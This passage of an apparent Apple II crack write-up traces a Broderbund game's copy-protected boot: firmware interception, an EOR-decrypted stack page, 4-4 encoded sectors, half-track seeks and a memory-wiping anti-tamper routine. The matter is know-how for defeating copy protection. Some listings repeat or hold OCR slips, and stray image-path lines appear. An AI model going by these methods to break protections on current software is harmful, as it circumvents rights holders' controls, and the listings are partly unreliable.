COPYA immediate disk read error

Locksmith Fast Disk Backup unable to read any track

EDD 4 bit copy (no sync, no count) Disk seeks off track 0, then hangs with the drive motor on

Copy II+ nibble editor

- T00 has a modified address prologue (D5 AA B5) and modified epilogues
- T01+ appears to be 4-4 encoded data (2 nibbles on disk = 1 byte in memory) with a custom prologue/ delimiter. In any case, it's neither 13 nor 16 sectors.

Disk Fixer not much help

Why didn't COPYA work? not a 16-sector disk

Why didn't Locksmith FDB work? ditto

Why didn't my EDD copy work? I don't know. Early Broderbund games loved using half tracks and quarter tracks, not to mention the runtime protection checks, so it could be literally anything. Or, more likely, any combination of things.

This is decidedly not a single-load game. There is a classic crack that is a single binary, but it cuts out a lot of the introduction and some cut scenes later. All other cracks are whole-disk, multi-loaders.

Combined with the early indications of a custom bootloader and 4-4 encoded sectors, this is not going to be a straightforward crack by any definition of "straight" or "forward."

Let's start at the beginning.

In Which We Brag About Our Humble Beginnings

I have two floppy drives, one in slot 6 and the other in slot 5. My "work disk" (in slot 5) runs DiversiDOS 64K, which is compatible with Apple DOS 3.3 but relocates most of DOS to the language card on boot. This frees up most of main memory (only using a single page at `$BF00..$BFFF`), which is useful for loading large files or examining code that lives in areas typically reserved for DOS.

```
[S6,D1=original disk]
[S5,D1=my work disk]
```

The floppy drive firmware code at `$C600` is responsible for aligning the drive head and reading sector 0 of track 0 into main memory at `$0800`. Because the drive can be connected to any slot, the firmware code can't assume it's loaded at `$C600`. If the floppy drive card were removed from slot 6 and reinstalled in slot 5, the firmware code would load at `$C500` instead.

To accommodate this, the firmware does some fancy stack manipulation to detect where it is in memory (which is a neat trick, since the 6502 program counter is not generally accessible). However, due to space constraints, the detection code only cares about the lower 4 bits of the high byte of its own address.

Stay with me, this is all about to come together and go boom.

`$C600` (or `$C500`, or anywhere in `$Cx00`) is read-only memory. I can't change it, which means I can't stop it from transferring control to the boot sector of the disk once it's in memory. BUT! The disk firmware code works unmodified at any address. Any address that ends with `$x600` will boot slot 6, including `$B600`, `$A600`, `$9600`, &c.

```
*9600<C600.C6FFM                copy drive firmware to $9600

*9600G                          and execute it
```

. . .reboots slot 6, loads game. . .

Now then:

```
]PR#5 . . .
]CALL -151
*9600<C600.C6FFM
*96F8L
96F8  4C 01 08   JMP $0801
```

That's where the disk controller ROM code ends and the on-disk code begins. But $9600 is part of read/write memory. I can change it at will. So I can interrupt the boot process after the drive firmware loads the boot sector from the disk but before it transfers control to the disk's bootloader.

```
96F8     A0 00   LDY #$00      instead of jumping to on-disk
96FA  B9 00 08   LDA $0800,Y   code, copy boot sector to
96FD  99 00 28   STA $2800,Y   higher memory so it survives
9700        C8   INY           a reboot
9701     D0 F7   BNE $96FA

9703  AD E8 C0   LDA $C0E8     turn off slot 6 drive motor

9706  4C 00 C5   JMP $C500     reboot to my work disk in slot
*9600G                         5
. . .reboots slot 6. . .
. . .reboots slot 5. . .
]BSAVE BOOT0,A$2800,L$100
```

Now we get to[21] trace the boot process one sector, one page, one instruction at a time.

In Which We Get To Dip Our Toes Into An Ocean Of Raw Sewage

```
]CALL -151

*800<2800.28FFM                copy code back to $0800
801L                           where it was originally loaded,
                               to make it easier to follow

0801     A2 00   LDX #$00      immediately move this code
0803  BD 00 08   LDA $0800,X   to the input buffer at $0200
0806  9D 00 02   STA $0200,X
0809        E8   INX
080A     D0 F7   BNE $0803
080C  4C 0F 02   JMP $020F
```

OK, I can do that too. Well, mostly. The page at $0200 is the text input buffer, used by both Applesoft BASIC and the built-in monitor (which I'm in right now). But I can copy enough of it to examine this code in situ.

```
*20F<80F.8FFM
*20FL
```

```
020F     A0 AB   LDY #$AB      set up a nibble translation
0211        98   TYA           table at $0800
0212     85 3C   STA $3C
0214        4A   LSR
0215     05 3C   ORA $3C
0217     C9 FF   CMP #$FF
0219     D0 09   BNE $0224
021B     C0 D5   CPY #$D5
021D     F0 05   BEQ $0224
021F        8A   TXA
0220  99 00 08   STA $0800,Y
0223        E8   INX
0224        C8   INY
0225     D0 EA   BNE $0211
0227     84 3D   STY $3D

0229     84 26   STY $26       #$00 into zero page $26 and
022B     A9 03   LDA #$03      #$03 into $27 means we're
022D     85 27   STA $27       probably going to be loading
                               data into $0300..$03FF later,
                               because ($26) points to $0300.

022F     A6 2B   LDX $2B       zero page $2B holds the boot
0231  20 5D 02   JSR $025D     slot x16

*25DL

025D        18   CLC           read a sector from track $00
025E        08   PHP           (this is actually derived from
025F  BD 8C C0   LDA $C08C,X   the code in the disk controller
0262     10 FB   BPL $025F     ROM routine at $C65C, but
0264     49 D5   EOR #$D5      looking for an address
0266     D0 F7   BNE $025F     prologue of "D5 AA B5" instead
0268  BD 8C C0   LDA $C08C,X   of "D5 AA 96") and using the
026B     10 FB   BPL $0268     nibble translation table we set
026D     C9 AA   CMP #$AA      up earlier at $0800
026F     D0 F3   BNE $0264
0271        EA   NOP
0272  BD 8C C0   LDA $C08C,X
0275     10 FB   BPL $0272

0277     C9 B5   CMP #$B5      #$B5 for third prologue
0279     F0 09   BEQ $0284     nibble
027B        28   PLP
027C     90 DF   BCC $025D
027E     49 AD   EOR #$AD
0280     F0 1F   BEQ $02A1
0282     D0 D9   BNE $025D
0284     A0 03   LDY #$03
0286     84 2A   STY $2A
0288  BD 8C C0   LDA $C08C,X
028B     10 FB   BPL $0288
028D        2A   ROL
028E     85 3C   STA $3C
0290  BD 8C C0   LDA $C08C,X
0293     10 FB   BPL $0290
0295     25 3C   AND $3C
0297        88   DEY
0298     D0 EE   BNE $0288
029A        28   PLP
029B     C5 3D   CMP $3D
029D     D0 BE   BNE $025D
029F     B0 BD   BCS $025E
02A1     A0 9A   LDY #$9A
02A3     84 3C   STY $3C
02A5  BC 8C C0   LDY $C08C,X
02A8     10 FB   BPL $02A5
```

[21] If you replace the words "need to" with the words "get to," life becomes amazing.

```
02AA  59 00 08   EOR $0800,Y   use the nibble translation
02AD     A4 3C   LDY $3C       table we set up earlier to
02AF        88   DEY           convert nibbles on disk into
02B0  99 00 08   STA $0800,Y   bytes in memory
02B3     D0 EE   BNE $02A3
02B5     84 3C   STY $3C
02B7  BC 8C C0   LDY $C08C,X
02BA     10 FB   BPL $02B7
02BC  59 00 08   EOR $0800,Y
02BF     A4 3C   LDY $3C

02C1     91 26   STA ($26),Y   store the converted bytes at
02C3        C8   INY           $0300
02C4     D0 EF   BNE $02B5

02C6  BC 8C C0   LDY $C08C,X   verify the data with a
02C9     10 FB   BPL $02C6     one-nibble checksum
02CB  59 00 08   EOR $0800,Y
02CE     D0 8D   BNE $025D
02D0        60   RTS
```


Continuing from $0234...

```
*234L
0234  20 D1 02   JSR $02D1
*2D1L
02D1        A8   TAY           finish decoding nibbles
02D2     A2 00   LDX #$00
02D4  B9 00 08   LDA $0800,Y
02D7        4A   LSR
02D8  3E CC 03   ROL $03CC,X
02DB        4A   LSR
02DC  3E 99 03   ROL $0399,X
02DF     85 3C   STA $3C
02E1     B1 26   LDA ($26),Y
02E3        0A   ASL
02E4        0A   ASL
02E5        0A   ASL
02E6     05 3C   ORA $3C
02E8     91 26   STA ($26),Y
02EA        C8   INY
02EB        E8   INX
02EC     E0 33   CPX #$33
02EE     D0 E4   BNE $02D4
02F0     C6 2A   DEC $2A
02F2     D0 DE   BNE $02D2

02F4  CC 00 03   CPY $0300     verify final checksum
02F7     D0 03   BNE $02FC

02F9        60   RTS           checksum passed, return to
                               caller and continue with the
                               boot process

02FC  4C 2D FF   JMP $FF2D     checksum failed, print "ERR"
                               and exit
```

Continuing from $0237...

```
0237  4C 01 03   JMP $0301     jump into the code we just
                               read
```

This is where I get to interrupt the boot, before it jumps to $0301.



In Which We Do A Bellyflop Into A Decrypted Stack And Discover That I Am Very Bad At Metaphors

```
*9600<C600.C6FFM

96F8     A9 05   LDA #$05      patch boot0 so it calls my
96FA  8D 38 08   STA $0838     routine instead of jumping to
96FD     A9 97   LDA #$97      $0301
96FF  8D 39 08   STA $0839

9702  4C 01 08   JMP $0801     start the boot

9705     A0 00   LDY #$00      (callback is here) copy the
9707  B9 00 03   LDA $0300,Y   code at $0300 to higher
970A  99 00 23   STA $2300,Y   memory so it survives a
970D        C8   INY           reboot
970E     D0 F7   BNE $9707

9710  AD E8 C0   LDA $C0E8     turn off slot 6 drive motor
9713  4C 00 C5   JMP $C500     and reboot to my work disk
*BSAVE TRACE,A$9600,L$116      in slot 5
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT1
0300-03FF,A$2300,L$100
]CALL -151
*2301L
2301     84 48   STY $48
```

```
2303     A0 00   LDY #$00      clear hi-res graphics screen 2
2305        98   TYA
2306     A2 20   LDX #$20
2308  99 00 40   STA $4000,Y
230B        C8   INY
230C     D0 FA   BNE $2308
230E  EE 0A 03   INC $030A
2311        CA   DEX
2312     D0 F4   BNE $2308

2314  AD 57 C0   LDA $C057     and show it (appears blank)
2317  AD 52 C0   LDA $C052
231A  AD 55 C0   LDA $C055
231D  AD 50 C0   LDA $C050

2320  B9 00 03   LDA $0300,Y   decrypt the rest of this page
2323     45 48   EOR $48       to the stack page at $0100
2325  99 00 01   STA $0100,Y
2328        C8   INY
2329     D0 F5   BNE $2320

232B     A2 CF   LDX #$CF      set the stack pointer
232D        9A   TXS

232E        60   RTS           and exit via RTS
```

```
*9600<C600.C6FFM
96F8     A9 05   LDA #$05      patch boot0 so it calls my
96FA  8D 38 08   STA $0838     routine instead of jumping to
96FD     A9 97   LDA #$97      $0301
96FF  8D 39 08   STA $0839

9702  4C 01 08   JMP $0801     start the boot

9705     A0 00   LDY #$00      (callback is here) copy the
9707  B9 00 03   LDA $0300,Y   code at $0300 to higher
970A  99 00 23   STA $2300,Y   memory so it survives a
970D        C8   INY           reboot
970E     D0 F7   BNE $9707

9710  AD E8 C0   LDA $C0E8     turn off slot 6 drive motor
9713  4C 00 C5   JMP $C500     and reboot to my work disk
                               in slot 5
*BSAVE TRACE,A$9600,L$116
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT1
0300-03FF,A$2300,L$100
]CALL -151
*2301L
2301     84 48   STY $48

2303     A0 00   LDY #$00      clear hi-res graphics screen 2
2305        98   TYA
2306     A2 20   LDX #$20
2308  99 00 40   STA $4000,Y
230B        C8   INY
230C     D0 FA   BNE $2308
230E  EE 0A 03   INC $030A
2311        CA   DEX
2312     D0 F4   BNE $2308

2314  AD 57 C0   LDA $C057     and show it (appears blank)
2317  AD 52 C0   LDA $C052
231A  AD 55 C0   LDA $C055
231D  AD 50 C0   LDA $C050
```

```
2320  B9 00 03   LDA $0300,Y   decrypt the rest of this page
2323     45 48   EOR $48       to the stack page at $0100
2325  99 00 01   STA $0100,Y
2328        C8   INY
2329     D0 F5   BNE $2320

232B     A2 CF   LDX #$CF      set the stack pointer
232D        9A   TXS

232E        60   RTS           and exit via RTS
```

Oh joy, stack manipulation. The stack on an Apple II is just $100 bytes in main memory ($0100..$01FF) and a single byte register that serves as an index into that page. This allows for all manner of mischief—overwriting the stack page (as we're doing here), manually changing the stack pointer (also doing that here), or even putting executable code directly on the stack.

The upshot is that I have no idea where execution continues next, because I don't know what ends up on the stack page. I get to interrupt the boot again to see the decrypted data that ends up at $0100.

Mischief Managed

```
*BLOAD TRACE
[first part is the same as the
 previous trace]
9705     84 48   STY $48       reproduce the decryption
9707     A0 00   LDY #$00      loop, but store the result at
9709  B9 00 03   LDA $0300,Y   $2100 so it survives a reboot
970C     45 48   EOR $48
970E  99 00 21   STA $2100,Y
9711        C8   INY
9712     D0 F5   BNE $9709

9714  AD E8 C0   LDA $C0E8     turn off drive motor and
9717  4C 00 C5   JMP $C500     reboot to my work disk

*BSAVE TRACE2,A$9600,L$11A
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT1
0100-01FF,A$2100,L$100
]CALL -151
```

The original code at $0300 manually reset the stack pointer to #$CF and exited via RTS. The Apple II will increment the stack pointer before using it as an index into $0100 to get the next address. (For reasons I won't get into here, it also increments the address before passing execution to it.)

```
*21D0.
21D0 2F 01 FF 03 FF 04 4F 04
     next return address
```


$012F + 1 = $0130, which is already in memory at $2130.

Oh joy. Code on the stack. (Remember, the "stack" is just a page in main memory. If you want to use that page for something else, it's up to you to ensure that it doesn't conflict with the stack functioning as a stack.)

```
*2130L
2130     A2 04   LDX #$04
2132     86 86   STX $86
2134     A0 00   LDY #$00
2136     84 83   STY $83
2138     86 84   STX $84
```

Now ($83) points to $0400.

```
213A     A6 2B   LDX $2B        get slot number (x16)

213C  BD 8C C0   LDA $C08C,X    find a 3-nibble prologue ("BF
213F     10 FB   BPL $213C      D7 D5")
2141     C9 BF   CMP #$BF
2143     D0 F7   BNE $213C
2145  BD 8C C0   LDA $C08C,X
2148     10 FB   BPL $2145
214A     C9 D7   CMP #$D7
214C     D0 F3   BNE $2141
214E  BD 8C C0   LDA $C08C,X
2151     10 FB   BPL $214E
2153     C9 D5   CMP #$D5
2155     D0 F3   BNE $214A

2157  BD 8C C0   LDA $C08C,X   read 4-4-encoded data
215A     10 FB   BPL $2157
215C        2A   ROL
215D     85 85   STA $85
215F  BD 8C C0   LDA $C08C,X
2162     10 FB   BPL $215F
2164     25 85   AND $85

2166     91 83   STA ($83),Y   store in $0400 (text page, but
2168        C8   INY           it's hidden right now because
2169     D0 EC   BNE $2157     we switched to hi-res graphics
                               screen 2 at $0314)
216B  0E 00 C0   ASL $C000     find a 1-nibble epilogue ("D4")
216E  BD 8C C0   LDA $C08C,X
2171     10 FB   BPL $216E
2173     C9 D4   CMP #$D4
2175     D0 B9   BNE $2130

2177     E6 84   INC $84       increment target memory
                               page
2179     C6 86   DEC $86       decrement sector count
217B     D0 DA   BNE $2157     (initialized at $0132)

217D        60   RTS           exit via RTS
```



Wait, what? Ah, we're using the same trick we used to call this routine—the stack has been prefilled with a series of "return" addresses. It's time to "return" to the next one.

```
*21D0.
21D0 2F 01 FF 03 FF 04 4F 04
     next return address
```

$03FF + 1 = $0400, and that's where I get to interrupt the boot.

Seek And Ye Shall Find

```
*BLOAD TRACE2
.
.  [same as previous trace]
.
9705     84 48   STY $48        reproduce the decryption loop
9707     A0 00   LDY #$00       that was originally at $0320
9709  B9 00 03   LDA $0300,Y
970C     45 48   EOR $48
970E  99 00 01   STA $0100,Y
9711        C8   INY
9712     D0 F5   BNE $9709

9714     A9 21   LDA #$21       now that the stack is in place
9716  8D D2 01   STA $01D2       at $0100, change the first
9719     A9 97   LDA #$97       return address so it points to
971B  8D D3 01   STA $01D3       a callback under my control
                                (instead of continuing to
                                $0400)
971E     A2 CF   LDX #$CF       continue the boot
9720        9A   TXS
9721        60   RTS

9722     A2 04   LDX #$04       (callback is here) copy the
9724     A0 00   LDY #$00       contents of the text page to
9726  B9 00 04   LDA $0400,Y    higher memory
9729  99 00 24   STA $2400,Y
972C        C8   INY
972D     D0 F7   BNE $9726
972F  EE 28 97   INC $9728
9732  EE 2B 97   INC $972B
9735        CA   DEX
9736     D0 EE   BNE $9726
```

```
9738  AD E8 C0   LDA $C0E8     turn off the drive and reboot
973B  4C 00 C5   JMP $C500     to my work disk

*BSAVE TRACE3,A$9600,L$13E
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT1
0400-07FF,A$2400,L$400
]CALL -151
```

I'm going to leave this code at $2400, since I can't put it on the text page and examine it at the same time. Relative branches will look correct, but absolute addresses will be off by $2000.

```
*2400L
2400     A0 00   LDY #$00      copy three pages to the top of
2402  B9 00 05   LDA $0500,Y   main memory
2405  99 00 BD   STA $BD00,Y
2408  B9 00 06   LDA $0600,Y
240B  99 00 BE   STA $BE00,Y
240E  B9 00 07   LDA $0700,Y
2411  99 00 BF   STA $BF00,Y
2414     C8      INY
2415     D0 EB   BNE $2402
```

I can replicate that.

```
*FE89G FE93G ; disconnect DOS
*BD00<2500.27FFM ; simulate
copy loop
2417     A6 2B   LDX $2B
2419  8E 66 BF   STX $BF66
241C  20 48 BF   JSR $BF48

*BF48L
BF48  AD 81 C0   LDA $C081     zap contents of language card
BF4B  AD 81 C0   LDA $C081
BF4E     A0 00   LDY #$00
BF50     A9 D0   LDA #$D0
BF52     84 A0   STY $A0
BF54     85 A1   STA $A1
BF56     B1 A0   LDA ($A0),Y
BF58     91 A0   STA ($A0),Y
BF5A     C8      INY
BF5B     D0 F9   BNE $BF56
BF5D     E6 A1   INC $A1
BF5F     D0 F5   BNE $BF56
BF61  2C 80 C0   BIT $C080
BF64     60      RTS
```

Continuing from $041F...

```
241F  AD 83 C0   LDA $C083     set low-level reset vectors and
2422  AD 83 C0   LDA $C083     page 3 vectors to point to
2425     A0 00   LDY #$00      $BF00—presumably The
2427     A9 BF   LDA #$BF      Badlands (from which there is
2429  8C FC FF   STY $FFFC     no return)
242C  8D FD FF   STA $FFFD
242F  8C F2 03   STY $03F2
2432  8D F3 03   STA $03F3
2435     A0 03   LDY #$03
2437  8C F0 03   STY $03F0
243A  8D F1 03   STA $03F1
243D     84 38   STY $38
243F     85 39   STA $39
2441     49 A5   EOR #$A5
2443  8D F4 03   STA $03F4

*BF00L
```

```
BF00     A9 D2   LDA #$D2      There are multiple entry
BF02  2C A9 D0   BIT $D0A9     points here: $BF00, $BF03,
BF05  2C A9 CC   BIT $CCA9     $BF06, and $BF09 (hidden in
BF08  2C A9 A1   BIT $A1A9     this listing by the "BIT"
BF0B     48      PHA           opcodes).

BF0C  20 48 BF   JSR $BF48     zap the language card again

BF0F  20 2F FB   JSR $FB2F     TEXT/HOME/NORMAL
BF12  20 58 FC   JSR $FC58
BF15  20 84 FE   JSR $FE84

BF18     68      PLA           Depending on the initial entry
BF19  8D 00 04   STA $0400     point, this displays a different
                               character in the top left
                               corner of the screen

BF1C     A0 00   LDY #$00      now wipe all of main memory
BF1E     98      TYA
BF1F  99 00 BE   STA $BE00,Y
BF22     C8      INY
BF23     D0 FA   BNE $BF1F
BF25  CE 21 BF   DEC $BF21

BF28  2C 30 C0   BIT $C030     while playing a sound
BF2B  AD 21 BF   LDA $BF21
BF2E     C9 08   CMP #$08
BF30     B0 EA   BCS $BF1C

BF32  8D F3 03   STA $03F3     munge the reset vector
BF35  8D F4 03   STA $03F4

BF38  AD 66 BF   LDA $BF66     and reboot from whence we
BF3B     4A      LSR           came
BF3C     4A      LSR
BF3D     4A      LSR
BF3E     4A      LSR
BF3F     09 C0   ORA #$C0
BF41     E9 00   SBC #$00
BF43     48      PHA
BF44     A9 FF   LDA #$FF
BF46     48      PHA
BF47     60      RTS
```

Yeah, let's try not to end up there.

Continuing from $0446...

```
2446     A9 07   LDA #$07
2448  20 00 BE   JSR $BE00

*BE00L

BE00     A2 13   LDX #$13      entry point #1

BE02  2C A2 0A   BIT $0AA2     entry point #2 (hidden
                               behind a BIT opcode, but it's
                               "LDX #$0A")

BE05  8E 6E BE   STX $BE6E     (!) modify the code later
                               based on which entry point
                               we called
```

```
BE08  8D 90 BE   STA $BE90     The rest of this routine is a
BE0B  CD 65 BF   CMP $BF65     garden variety drive seek. The
BE0E     F0 59   BEQ $BE69     target phase (track x 2) is in
BE10     A9 00   LDA #$00      the accumulator on entry.
BE12  8D 91 BE   STA $BE91
BE15  AD 65 BF   LDA $BF65
BE18  8D 92 BE   STA $BE92
BE1B        38   SEC
BE1C  ED 90 BE   SBC $BE90
BE1F     F0 37   BEQ $BE58
BE21     B0 07   BCS $BE2A
BE23     49 FF   EOR #$FF
BE25  EE 65 BF   INC $BF65
BE28     90 05   BCC $BE2F
BE2A     69 FE   ADC #$FE
BE2C  CE 65 BF   DEC $BF65
BE2F  CD 91 BE   CMP $BE91
BE32     90 03   BCC $BE37
BE34  AD 91 BE   LDA $BE91
BE37     C9 0C   CMP #$0C
BE39     B0 01   BCS $BE3C
BE3B        A8   TAY
BE3C        38   SEC
BE3D  20 5C BE   JSR $BE5C
BE40  B9 78 BE   LDA $BE78,Y
BE43  20 6D BE   JSR $BE6D
BE46  AD 92 BE   LDA $BE92
BE49        18   CLC
BE4A  20 5F BE   JSR $BE5F
BE4D  B9 84 BE   LDA $BE84,Y
BE50  20 6D BE   JSR $BE6D
BE53  EE 91 BE   INC $BE91
BE56     D0 BD   BNE $BE15
BE58  20 6D BE   JSR $BE6D
BE5B        18   CLC
BE5C  AD 65 BF   LDA $BF65
BE5F     29 03   AND #$03
BE61        2A   ROL
BE62  0D 66 BF   ORA $BF66
BE65        AA   TAX
BE66  BD 80 C0   LDA $C080,X
BE69  AE 66 BF   LDX $BF66
BE6C        60   RTS


BE6D     A2 13   LDX #$13      (value of X may be modified
BE6F        CA   DEX           depending on which entry
BE70     D0 FD   BNE $BE6F     point was called)
BE72        38   SEC
BE73     E9 01   SBC #$01
BE75     D0 F6   BNE $BE6D
BE77        60   RTS
BE78 [01 30 28 24 20 1E 1D 1C]
BE80 [1C 1C 1C 1C 70 2C 26 22]
BE88 [1F 1E 1D 1C 1C 1C 1C 1C]
```

The fact that there are two entry points is interesting. Calling `$BE00` will set X to `#$13`, which will end up in `$BE6E`, so the wait routine at `$BE6D` will wait long enough to go to the next phase (a.k.a. half a track). Nothing unusual there; that's how all drive seek routines work. But calling `$BE03` instead of `$BE00` will set `X` to `#$0A`, which will make the wait routine burn fewer CPU cycles while the drive head is moving, so it will only move half a phase (a.k.a. a quarter track). That is potentially very interesting.

Continuing from `$044B`...

```
244B     A9 05   LDA #$05
244D     85 33   STA $33
244F     A2 03   LDX #$03
2451     86 36   STX $36
2453     A0 00   LDY #$00
2455     A5 33   LDA $33
2457     84 34   STY $34
2459     85 35   STA $35
```

Now (`$34`) points to `$0500`.


```
245B  AE 66 BF   LDX $BF66     find a 3-nibble prologue ("B5
245E  BD 8C C0   LDA $C08C,X   DE F7")
2461     10 FB   BPL $245E
2463     C9 B5   CMP #$B5
2465     D0 F7   BNE $245E
2467  BD 8C C0   LDA $C08C,X
246A     10 FB   BPL $2467
246C     C9 DE   CMP #$DE
246E     D0 F3   BNE $2463
2470  BD 8C C0   LDA $C08C,X
2473     10 FB   BPL $2470
2475     C9 F7   CMP #$F7
2477     D0 F3   BNE $246C


2479  BD 8C C0   LDA $C08C,X   read 4-4-encoded data into
247C     10 FB   BPL $2479     $0500+
247E        2A   ROL
247F     85 37   STA $37
2481  BD 8C C0   LDA $C08C,X
2484     10 FB   BPL $2481
2486     25 37   AND $37
2488     91 34   STA ($34),Y
248A        C8   INY
248B     D0 EC   BNE $2479
248B     D0 EC   BNE $2479
248D  0E FF FF   ASL $FFFF


2490  BD 8C C0   LDA $C08C,X   find a 1-nibble epilogue ("D5")
2493     10 FB   BPL $2490
2495     C9 D5   CMP #$D5
2497     D0 B6   BNE $244F
2499     E6 35   INC $35


249B     C6 36   DEC $36       3 sectors (initialized at $0451)
249D     D0 DA   BNE $2479


249F        60   RTS           and exit via RTS
```

We've read 3 more sectors into `$0500+`, overwriting the code we read earlier (but moved to `$BD00+`), and once again we simply exit and let the stack tell us where we're going next.

```
*21D0.
21D0 2F 01 FF 03 FF 04 4F 04
              next return address
```

`$04FF + 1 = $0500`, the code we just read.

And that's where I get to interrupt the boot.



Return of the Jedi

```
*C500G                          reboot because I disconnected
...                             and overwrote DOS to
]CALL -151                      examine the previous code
*BLOAD TRACE3                   chunk at $BD00+
.
.  [same as previous trace]
.
9714     A9 21    LDA #$21      Patch the stack again, but
9716  8D D4 01    STA $01D4     slightly later, at $01D4. (The
9719     A9 97    LDA #$97      previous trace patched it at
971B  8D D5 01    STA $01D5     $01D2.)

971E     A2 CF    LDX #$CF      continue the boot
9720        9A    TXS
9721        60    RTS

9722     A2 04    LDX #$03      (callback is here) We just
9724     A0 00    LDY #$00      executed all the code up to
9726  B9 00 05    LDA $0500,Y   and including the "RTS" at
9729  99 00 25    STA $2500,Y   $049F, so now let's copy the
972C        C8    INY           latest code at $0500..$07FF to
972D     D0 F7    BNE $9726     higher memory so it survives
972F  EE 28 97    INC $9728     a reboot.
9732  EE 2B 97    INC $972B
9735        CA    DEX
9736     D0 EE    BNE $9726

9738  AD E8 C0    LDA $C0E8     reboot to my work disk
973B  4C 00 C5    JMP $C500

*BSAVE TRACE4,A$9600,L$13E
*9600G
...reboots slot 6...
...reboots slot 5...
]BSAVE BOOT2
0500-07FF,A$2500,L$300
]CALL -151
```

Again, I'm going to leave this at $2500 because I can't examine code on the text page. Relative branches will look correct, but absolute addresses will be off by $2000.

```
*2500L
2500     A9 02    LDA #$02      seek to track 1
2502  20 00 BE    JSR $BE00

2505  AE 66 BF    LDX $BF66     get slot number x16 (set a
2508     A0 00    LDY #$00      long time ago, at $0419)
250A     A9 20    LDA #$20
250C     85 30    STA $30
250E        88    DEY
250F     D0 04    BNE $2515
2511     C6 30    DEC $30
2513     F0 3C    BEQ $2551

2515  BD 8C C0    LDA $C08C,X   find a 3-nibble prologue ("D5
2518     10 FB    BPL $2515     FF DD")
251A     C9 D5    CMP #$D5
251C     D0 F0    BNE $250E
251E  BD 8C C0    LDA $C08C,X
2521     10 FB    BPL $251E
2523     C9 FF    CMP #$FF
2525     D0 F3    BNE $251A
2527  BD 8C C0    LDA $C08C,X
252A     10 FB    BPL $2527
252C     C9 DD    CMP #$DD
252E     D0 F3    BNE $2523

2530     A0 00    LDY #$00      read 4-4-encoded data
2532  BD 8C C0    LDA $C08C,X
2535     10 FB    BPL $2532
2537        38    SEC
2538        2A    ROL
2539     85 30    STA $30
253B  BD 8C C0    LDA $C08C,X
253E     10 FB    BPL $253B
2540     25 30    AND $30

2542  99 00 B0    STA $B000,Y   into $B000 (hard-coded here,
2545        C8    INY           was not modified earlier
2546     D0 EA    BNE $2532     unless I missed something)

2548  BD 8C C0    LDA $C08C,X   find a 1-nibble epilogue ("D5")
254B     10 FB    BPL $2548
254D     C9 D5    CMP #$D5
254F     F0 0B    BEQ $255C

2551     A0 00    LDY #$00      This is odd. If the epilogue
2553  B9 00 07    LDA $0700,Y   doesn't match, it's not an
2556  99 00 B0    STA $B000,Y   error. Instead, it appears that
2559        C8    INY           we simply copy a page of data
255A     D0 F7    BNE $2553     that we read earlier (at
                                $0700).

255C  20 F0 05    JSR $05F0     execution continues here
                                regardless
*25F0L
25F0     A0 56    LDY #$56      Weird, but OK. This ends up
25F2     A9 BD    LDA #$BD      calling $BE00 with A=$07,
25F4        48    PHA           which will seek to track 3.5.
25F5     A9 FF    LDA #$FF
25F7        48    PHA
25F8     A9 07    LDA #$07
25FA        60    RTS
```

And now we're on half tracks.

Continuing from $055F...

```
255F  BD 8C C0    LDA $C08C,X   find a 3-nibble prologue ("DD
2562     10 FB    BPL $255F     EF AD")
2564     C9 DD    CMP #$DD
2566     D0 F7    BNE $255F
2568  BD 8C C0    LDA $C08C,X
256B     10 FB    BPL $2568
256D     C9 EF    CMP #$EF
256F     D0 F3    BNE $2564
2571  BD 8C C0    LDA $C08C,X
2574     10 FB    BPL $2571
2576     C9 AD    CMP #$AD
2578     D0 F3    BNE $256D
```

```
257A     A0 00   LDY #$00      read a 4-4 encoded byte (two
257C  BD 8C C0   LDA $C08C,X   nibbles on disk = 1 byte in
257F     10 FB   BPL $257C     memory)
2581        38   SEC
2582        2A   ROL
2583     85 00   STA $00
2585  BD 8C C0   LDA $C08C,X
2588     10 FB   BPL $2585
258A     25 00   AND $00

258C        48   PHA           push the byte to the stack
                               (WTF?)
258D        88   DEY           repeat for $100 bytes
258E     D0 EC   BNE $257C

2590  BD 8C C0   LDA $C08C,X   find a 1-nibble epilogue
2593     10 FB   BPL $2590     ("D5")
2595     C9 D5   CMP #$D5
2597     D0 C3   BNE $255C

2599  CE 9C 05   DEC $059C (!)
